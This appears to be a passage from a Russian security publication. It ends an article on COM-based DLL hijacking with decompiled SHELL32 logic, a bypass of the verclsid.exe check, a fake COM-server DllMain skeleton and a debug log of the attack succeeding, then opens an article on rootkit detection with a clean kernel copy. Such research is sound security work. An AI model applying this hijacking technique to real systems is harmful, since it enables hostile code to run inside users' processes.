        && !_ShouldLoadShellExt(&pszClsidValue, &pszIidValue, dwCoCreateFlags, pvData))
    {
        hr = E_ACCESSDENIED;
    }
    else
    {
        hRetCode = SHCoCreateInstanceAC(pclsid, pUnkOuter, dwCoCreateFlags, priid, ppv);
        hr = hRetCode;
        if (FAILED(hRetCode))
        {
            if (v10 && v9)
            {
                if (hRetCode == REGDB_E_IIDNOTREG || hRetCode == CO_E_FIRST)
                    hr = _CreateFromDll(&pvData, pclsid, pUnkOuter, priid, ppv);
            }
        }
        ...
    }
}
```

Таким образом, логика работы функции достаточно проста: после преобразования CLSID'а и IID'а в строковые значения она вызывает функцию **SHELL32!_ShouldLoadShellExt**. В случае, если она возвращает **ненулевое** значение, вызывается функция **SHLWAPI!SHCoCreateInstanceAC**, которая, собственно, и загружает необходимую DLL (что и происходит в нашем случае: см. стек вызовов). Взглянем на листинг функции **SHELL32!_ShouldLoadShellExt**:

```
HRESULT __stdcall
_ShouldLoadShellExt(
    IN LPCWSTR pszCLSID,
    IN LPCWSTR pszIID,
    IN DWORD dwClsContext,
    IN LPCWSTR lpDllName
)
{
    HRESULT result;

    if (_FindPolicyEntry(
        &g_hklmBlockedExt,
        &g_hkcuBlockedExt,
        L"Software\\Microsoft\\Windows\\CurrentVersion\\Shell Extensions\\Blocked",
        pszCLSID)
        || SHRestricted(REST_ENFORCESHELLEXTSECURITY)
        && !_FindPolicyEntry(
            &g_hklmApprovedExt,
            &g_hkcuApprovedExt,
            L"Software\\Microsoft\\Windows\\CurrentVersion\\Shell Extensions\\Approved",
```

```

        pszCLSID))
    result = S_OK;
else
    result = _QueryClassInterface(pszCLSID, pszIID, dwClsContext);
return result;
}

```


Вначале функция проверяет, не является ли данный CLSID запрещенным. Для этого она просматривает ветки реестра **HKLM\Software\Microsoft\Windows\CurrentVersion\Shell Extensions\Blocked** и **HKCU\Software\Microsoft\Windows\CurrentVersion\Shell Extensions\Blocked** и пытается найти в них имя параметра, которому соответствует CLSID (pszCLSID). При обнаружении такого параметра (его тип не важен) функция возвращает ненулевое значение. Затем она проверяет политику **REST_ENFORCESHELLEXTSECURITY**, которая, будучи включенной, разрешает запуск только доверенных расширений SHELL, т. е. тех расширений, имена которых являются параметрами ключей реестра **HKLM\Software\Microsoft\Windows\CurrentVersion\Shell Extensions\Approved** и **HKCU\Software\Microsoft\Windows\CurrentVersion\Shell Extensions\Approved**. Поскольку на тестовой машине политика **REST_ENFORCESHELLEXTSECURITY** не включена и ключи реестра **Blocked** пусты, происходит вызов функции **SHELL32!_QueryClassInterface**, которая и возвращает ненулевое значение. Эта функция достаточно большая и выполняет множество проверок, прежде чем вернуть управление. Для простоты разобьем алгоритм функции на пункты и подробно опишем каждый из них. Прототип функции выглядит так:

```

HRESULT __stdcall _QueryClassInterface(
    IN LPCWSTR pszCLSID,
    IN LPCWSTR pszIID,
    IN DWORD dwClsContext
)

```

1. Преобразование переданных значений pszCLSID, pszIID и dwClsContext в строку вида %s %s 0x%X.
2. Поиск параметра типа **REG_DWORD** с именем, указанным в п. 1, в ветке реестра **HKLM\Software\Microsoft\Windows\CurrentVersion\Shell Extensions\Cached**. При обнаружении такого параметра, равного 0, функция возвращает управление с кодом 0, в противном случае — с кодом 1.
3. Поиск параметра типа **REG_BINARY** с именем, указанным в п. 1, и размером 16 байт в ветке реестра **HKCU\Software\Microsoft\Windows\CurrentVersion\Shell Extensions\Cached**.
4. Если параметр из п. 3 найден, то функция вначале сравнивает первые четыре байта. Если они равны нулю, то функция переходит к выполнению операций, описанных в п. 5, в противном случае выполнение функции завершается с кодом, равным 1.
5. Функция сравнивает третье и четвертое четырехбайтные слова со временем, полученным с помощью **GetSystemTimeAsFileTime** (см. рисунок ниже), чтобы проверить, прошло ли 10 секунд с момента последней записи в этот параметр. Если не прошло, то выполнение функции завершается с кодом, равным 0, в противном случае функция переходит к выполнению операций, описанных в п. 6.
6. Формирование строки вида "/S /C %s /I %s /X 0x%X", pszCLSID, pszIID, dwClsContext.
7. Запуск процесса %WINDIR%\system32\verclsid.exe с командной строкой, указанной в п. 6.
8. Если после вызова функции **CreateProcessW** произошла ошибка **ERROR_FILE_NOT_FOUND** (2), выполнение функции завершается с кодом 1. Если произошла другая ошибка, функция завершается с этой ошибкой. Если ошибки не было, функция переходит к п. 9.
9. Функция ожидает, когда **WaitForSingleObject** завершит процесс verclsid.exe, а **GetExitCodeProcess** определит код его завершения.
10. Формирование данных для параметра реестра **HKCU\Software\Microsoft\Windows\CurrentVersion\Shell Extensions\Cached** с именем, указанным в п. 1. Разбор параметров представлен на рисунке.



- 1 - управление кэшированием: 0 - кэширование разрешено, 1 - запрещено
- 2 - произвольные данные?
- 3 - младшие четыре байта времени, полученные с помощью функции **GetSystemTimeAsFileTime**
- 4 - старшие четыре байта времени, полученные с помощью функции **GetSystemTimeAsFileTime**


1 — управление кешированием: 0 — кеширование разрешено, 1 — запрещено; 2 — произвольные данные; 3 — младшие четыре байта времени, полученные с помощью функции **GetSystemTimeAsFileTime**; 4 — старшие четыре байта времени, полученные с помощью функции **GetSystemTimeAsFileTime**.

11. Если код завершения из п. 9 равен 0, то функция завершается с кодом, равным 1, в противном случае — с кодом, равным 0.

Таким образом, мы видим, что существует достаточно много условий завершения функции **SHELL32!_QueryClassInterface** с кодом, отличным от 0. Одно из этих условий — завершение процесса **verclsid.exe** с кодом, равным 0. Проанализируем работу этой программы и выясним, для чего она предназначена.

Исследование **verclsid.exe** и её обход

Итак, **verclsid.exe** запускается функцией **SHELL32!_QueryClassInterface**. Эта программа анализирует CLSID, переданный ей в качестве параметра, и в зависимости от разных условий формирует код завершения. Посмотрим, с какими параметрами запускается **verclsid.exe** при открытии RTF-файла из нашей папки.



Итак, у нас есть ключ /S, ключ /C, после которого идет GUID, ключ /I, за которым следует ещё один GUID, и ключ /X, после которого идет шестнадцатеричное число. Дизассемблирование файла verclsid.exe помогло выяснить, за что отвечают эти ключи:

- /S задаёт флаг COINIT_APARTMENTTHREADED для функции **OLE32!CoInitializeEx**;
- /C задаёт GUID объекта компонентного класса, т. е. наш CLSID;
- /I задаёт интерфейс coclass'a, определенного параметром /C, в данном случае IShellFolder;
- /X задаёт параметр dwClsContext для функции **OLE32!CoCreateInstance**, который в данном случае равен CLSCTX_INPROC_SERVER | CLSCTX_NO_CODE_DOWNLOAD.

После того как произошел разбор командной строки и приложение определило все свои входные параметры, оно инициализирует COM с помощью функции **OLE32!CoInitializeEx** и создает вторичный поток **WatchDog**, который просто засыпает на 15 секунд. Если по истечении этого времени программа не завершается, производится её принудительное завершение с кодом, равным 2:

```
_WatchDog@4 proc near
    push 15000
    call ds:__imp__Sleep@4
    push 2
    call ds:__imp__GetCurrentProcess@0
    push eax
    call ds:__imp__TerminateProcess@8
    retn 4
```

```
_WatchDog@4 endp
```

Затем первичный поток вызывает функцию **OLE32!CoCreateInstance**:

```
CoCreateInstance(  
    "{42071714-76D4-11D1-8B24-00A0C9068FF3}",  
    NULL,  
    CLSCTX_INPROC_SERVER | CLSCTX_NO_CODE_DOWNLOAD,  
    "{000214E6-0000-0000-C000-000000000046}",  
    &ppv  
)
```

Если вызов **OLE32!CoCreateInstance** завершился неудачно, то программа завершается с кодом 3, в противном случае для только что созданного COM-объекта вызывается метод `QueryInterface`:

```
ppv->QueryInterface("{9B45E435-34A9-4E6B-A2A1-B0ECD284967C}", &ppvObject)
```

Другими словами, у нашего объекта запрашивается интерфейс {9B45E435-34A9-4E6B-A2A1-B0ECD284967C}. Если функция `QueryInterface` завершается с ошибкой, программа завершается с кодом 3, в противном случае вызывается метод `Release`:

```
ppv->Release()
```

После этого программа вызывает функцию **OLE32!CoUninitialize** для деинициализации COM и завершается с кодом, равным 0, что нам и нужно. Для того чтобы написать примитивный COM-сервер, воспользуемся документом «Description of COM principle»^[6], в котором достаточно подробно описан механизм работы функции **OLE32!CoCreateInstance**. Исходники COM-сервера вы сможете найти в архиве, который прилагается к статье. Они достаточно тривиальны, однако есть одна хитрость. Поскольку мы всегда возвращаем значение `S_OK` для любого запрашиваемого интерфейса, это может привести к краху некоторых приложений. Поэтому `DllMain` проверяет, какое приложение вызвало эту функцию:

```
BOOL WINAPI  
DllMain(  
    IN HINSTANCE hInstance,  
    IN DWORD      dwReason,  
    IN LPVOID     lpReserved  
)  
{  
    BOOL retValue = FALSE;  
  
    switch (dwReason) {  
    case DLL_PROCESS_ATTACH:  
        {  
            TCHAR processPath[MAX_PATH] = { 0 };  
            TCHAR verclsidPath[MAX_PATH] = { 0 };  
  
            GetModuleFileName(NULL, processPath, _countof(processPath));  
            GetWindowsDirectory(verclsidPath, MAX_PATH);  
            PathAppend(verclsidPath, _T("system32\\verclsid.exe"));  
  
            if (0 == StrCmpI(processPath, verclsidPath)) {  
                retValue = TRUE;  
            } else {  
                // to do what you need  
                // this code will run in context on another process  
            }  
            DisableThreadLibraryCalls(hInstance);  
            break;  
        }  
  
    case DLL_THREAD_ATTACH:  
    case DLL_PROCESS_DETACH:  
    case DLL_THREAD_DETACH:  
        break;  
    }  
  
    return retValue;  
}
```

```
}
```

После этого поместим DLL в папку C:\Documents and Settings\Administrator, опять откроем наш RTF-файл и посмотрим на отладочную консоль:

```
kd> g
>>> COM-DLL-fake: DllMain: process = C:\WINDOWS\system32\verclsid.exe
>>> COM-DLL-fake: DllGetClassObject
>>> COM-DLL-fake: CSomeFactory::CSomeFactory
>>> COM-DLL-fake: CSomeFactory::AddRef
>>> COM-DLL-fake: CSomeFactory::QueryInterface
>>> COM-DLL-fake: CSomeFactory::AddRef
>>> COM-DLL-fake: CSomeFactory::Release
>>> COM-DLL-fake: CSomeFactory::CreateInstance
>>> COM-DLL-fake: CSomeCoClass::CSomeCoClass
>>> COM-DLL-fake: CSomeCoClass::QueryInterface
>>> COM-DLL-fake: CSomeCoClass::Release
>>> COM-DLL-fake: CSomeFactory::Release
>>> COM-DLL-fake: CSomeFactory::~CSomeFactory
>>> COM-DLL-fake: CSomeCoClass::QueryInterface
>>> COM-DLL-fake: CSomeCoClass::Release
>>> COM-DLL-fake: CSomeCoClass::QueryInterface
>>> COM-DLL-fake: CSomeCoClass::Release
>>> COM-DLL-fake: CSomeCoClass::CSomeCoClass
>>> COM-DLL-fake: DllMain: process = C:\WINDOWS\Explorer.EXE
>>> COM-DLL-fake: DllMain: process = C:\WINDOWS\Explorer.EXE
>>> COM-DLL-fake: DllMain: process = C:\WINDOWS\Explorer.EXE
>>> COM-DLL-fake: DllMain: process = C:\WINDOWS\Explorer.EXE
>>> COM-DLL-fake: DllMain: process = C:\WINDOWS\Explorer.EXE
>>> COM-DLL-fake: DllMain: process = C:\WINDOWS\Explorer.EXE
>>> COM-DLL-fake: DllMain: process = C:\WINDOWS\Explorer.EXE
>>> COM-DLL-fake: DllMain: process = C:\WINDOWS\Explorer.EXE
>>> COM-DLL-fake: DllMain: process = C:\Program Files\Windows NT\Accessories\WORDPAD.EXE
>>> COM-DLL-fake: DllMain: process = C:\Program Files\Windows NT\Accessories\WORDPAD.EXE
>>> COM-DLL-fake: DllMain: process = C:\Program Files\Windows NT\Accessories\WORDPAD.EXE
```

Как видно, теперь атака проходит успешно. Заметим, что для этого DLL должна находиться в Current Directory процесса explorer.exe.

Заключение

Резюмируя, можно сказать, что атака DLL Hijacking применима и к COM-технологии. Однако для успешной эксплуатации уязвимости злоумышленнику необходимо преодолеть ряд ограничений (обход verclsid.exe, наличие/отсутствие ключей в разных ветках реестра). Возможным направлением дальнейших исследований является поиск COM-серверов с запретом на кеширование, уязвимых к атаке DLL Hijacking.

Литература

1. [COM Server-Based Binary Planting Proof Of Concept.](#)
2. [Silently Pwning Protected-Mode IE9 and Innocent Windows Applications.](#)
3. [Introduction to COM — What It Is and How to Use It.](#)
4. [Introduction to COM Part II — Behind the Scenes of a COM Server.](#)
5. [An almost complete Namespace Extension Sample.](#)

Приложение

code-com-hijacking.7z (файл не сохранился в интернете)

Последнее обновление: 05.04.2012.

[^1]: [Binary Planting — The Official Web Site](#).

[^2]: **XP_2-click.zip** (файл не сохранился в интернете).

[^3]: [Обновление MS11-071](#).

[^4]: [The Anatomy of COM Server-Based Binary Planting Exploits](#).

[^5]: [The Complete Idiot's Guide to Writing Namespace Extensions — Part I](#).

[^6]: [Description of COM principle](#).

«Все лгут». Погоня за истиной при поиске руткитов

Алиса Шевченко, Esage Lab
alisa@esagelab.ru / [@alisaesage](https://twitter.com/alisaesage)

Дмитрий Олексюк, Esage Lab
dmitry@esagelab.ru

Содержание

- Вступление
- Стандартные способы получения информации о системе
- Восстановление ядра
- Углубление в систему
- Альтернативное решение
- Детали техники
- Недостатки
- Обход
- Преимущества
- Заключение
- Ссылки

Вступление

Задача охотника за руткитами — будь то человек или программа — сводится к получению правдивой информации, на основании которой можно судить о состоянии системы. У руткита диаметрально противоположная задача: любыми способами скрыть истинное положение вещей. В силу такого конфликта интересов охотник за руткитами вынужден в своих поисках исходить из презумпции ложности любых полученных данных и непрерывно изыскивать такие источники информации, которые могут быть сочтены доверенными в потенциально модифицированной руткитом системе.

Проще говоря, выбор правильных источников информации — краеугольный камень задачи о поиске руткитов. Это также и динамический процесс, поскольку с течением времени и эволюции руткитостроения доверенные источники информации имеют свойство утрачивать свою правдивость.

В данной статье мы хотели бы осветить один достаточно простой, и, вместе с тем, более эффективный и безопасный, чем общепринятые, метод получения информации о системе. Вначале мы вкратце рассмотрим преимущества и ограничения существующих технологий, широко применяемых в антивирусах и антируткитах. После этого мы приведем детали предлагаемого метода, его плюсы и минусы, очевидные пути обхода и пример практической реализации.

Стандартные способы получения информации о системе

В современных антивирусах и антируткитах применяются различные подходы к выявлению аномалий, характерных для модифицированной руткитом системы: сопоставление полученных из разных источников списков объектов, сопоставление системных структур и кода с доверенной моделью и поиск отклонений в них.

Независимо от конкретного подхода к поиску аномалий, выбор механизмов сбора потенциально доверенной информации о системе — т. е. информации, потенциально не искаженной вмешательством руткита — ограничен. Фактически, он сводится к двум опциям.

1. Восстановление предположительно модифицированных участков кода ядра (global unhooking) перед сбором информации о системе.
2. Сбор информации с более глубокого уровня архитектуры системы, чем наиболее глубокий предполагаемый уровень rootkit-модификаций.

Восстановление ядра

Восстановление участков кода ядра — это способ нейтрализовать эффекты руткита глобально, для системы в целом. Обычно в рамках этого подхода восстанавливают таблицу SDT, некоторое количество кода в начале системных функций, IRP-обработчики — и, в общем, все системные структуры, подозреваемые в модификации (см. рис. 1).




Рис. 1. Rootkit-модификация ядра

В процессе разработки алгоритмов восстановления структур ядра разработчик сталкивается с несколькими сложностями.

1. Поиск или вычисление «чистых» указателей на системные вызовы, IRP-обработчики и т. д., используемые впоследствии для восстановления цепочек системных вызовов. Также — поиск оригинальных системных файлов, из которых можно восстановить модифицированные участки

ядра.

2. Различение безвредных модификаций и перехватов, установленных легитимным программным обеспечением (например, фаерволом или антивирусом).
3. Обеспечение безопасности алгоритма. Поскольку ядро системы непрерывно используется, запись в исполняемые регионы памяти ядра в определенных обстоятельствах может привести к BSOD.

Единственное преимущество глобального восстановления структур ядра заключается в том, что при удачном стечении обстоятельств удастся полностью развеять «магию» руткита, возвращая всем приложениям в системе полный доступ к неискаженной системной информации.

Вместе с тем, техника глобального восстановления структур ядра обладает рядом существенных недостатков.

1. **Небезопасность.** Модификация структур в работающем ядре — рискованная операция при любых условиях.
2. **Ненадежность.** Руткит может в любой момент восстановить свои перехваты.
3. **Бессистемность.** Должны быть указаны конкретные структуры и участки кода, подлежащие восстановлению, что позволяет руткиту скрыться в непредусмотренной локации.
4. **Трудоемкость.** Получение оригинальных указателей на системные функции и различение вредоносных модификаций и перехватов от безопасных.

С учетом приведенных недостатков можно утверждать, что глобальное восстановление структур ядра — скорее, примитивная реакция на известные угрозы, чем универсальный способ получения неискаженной информации. Кроме того, вследствие небезопасности данного подхода, он не может использоваться (и обычно не используется) в защитных решениях, претендующих на высокую надежность.

Углубление в систему

Поскольку архитектура Windows NT имеет многоуровневую структуру, информация, проходящая по цепочке от ядра до API и прикладных программ, может быть перехвачена на различных участках этой цепочки. Таким образом, антируткит может попытаться обойти искаженные элементы цепочки, если будет запрашивать информацию с ее участков, исполнительно предшествующих предположительной модификации.

Этот подход намного безопаснее и универсальнее, чем предыдущий, но так же ограничен рядом недостатков.

1. Трудоемкость. Углубляясь в систему, разработчик вынужден самостоятельно обеспечивать абстракции и преобразования информации, которые в норме обеспечиваются высокоуровневыми механизмами.
2. Стратегическая неэффективность. Углубление в систему стимулирует «гонку вооружений», поскольку достаточно очевидно обходится ответным углублением противника.

Типичный пример гонки вооружений: руткит перехватывает системные вызовы с целью маскировки файлов — антируткит обращается к драйверу файловой системы — руткит перехватывает обработчики прерываний драйвера файловой системы — антируткит обращается к драйверу диска, и так далее.

В конце концов разработчик защиты вынужден эмулировать всю операционную систему, чтобы обойти руткит.

Альтернативное решение

Из всех недоверенных источников информации, собственные источники являются наименее недоверенными. Антируткит может выполнять системные вызовы самостоятельно, если он оснащен собственной, заведомо чистой копией ядра. Это «дешевый» способ получить чистую информацию в обход искажающих модификаций, не рискуя стабильностью системы.

Использование собственного ядра, правильно полученного и настроенного, позволяет надежно детектировать большинство современных руткитов ядра. В частности, облегченная реализация данной техники (описанная ниже в этой статье) позволяет обнаруживать объекты, скрытые посредством модификации таблицы SDT и кода ядра. Более сложная реализация позволит детектировать практически любой руткит ядра.

Детали техники

Создание работающей копии ядра относительно просто и может быть реализовано посредством следующего алгоритма (см. рис. 2).

1. Поиск необходимых исполняемых файлов.

Для минимальной реализации работающей копии ядра достаточно двух файлов: основной файл ядра (в большинстве случаев — `ntoskrnl.exe`) и `hal.dll`. Поскольку пути к этим файлам могут быть подменены руткитом, их рекомендуется вычислять посредством анализа аппаратной конфигурации, описанного ниже.

2. Загрузка файлов в память.

Чтение файлов рекомендуется осуществлять методом прямого доступа к диску, чтобы снизить вероятность подложных данных.

3. Релокация указателей и инициализация переменных.

В норме, все переменные ядра в собственной копии должны быть инициализированы вручную. Но, поскольку это трудоемко и не является критичным для детектирования большинства руткитов, переменные могут быть скопированы из глобальной копии ядра, за исключением наиболее критичных, часто модифицируемых руткитом (таких как `pIoCallDriver` и `pIoCompleteRequest`).

4. Временная блокировка механизма системных нотификаторов.

Легитимные `callback`-механизмы не должны вмешиваться в работу антируткита. Отключить их можно патчингом функции `ExReferenceCallbackBlock` так, чтобы она во время работы антируткита безусловно возвращала нулевое значение.

5. Перенаправление собственных вызовов ядра на локальную копию.

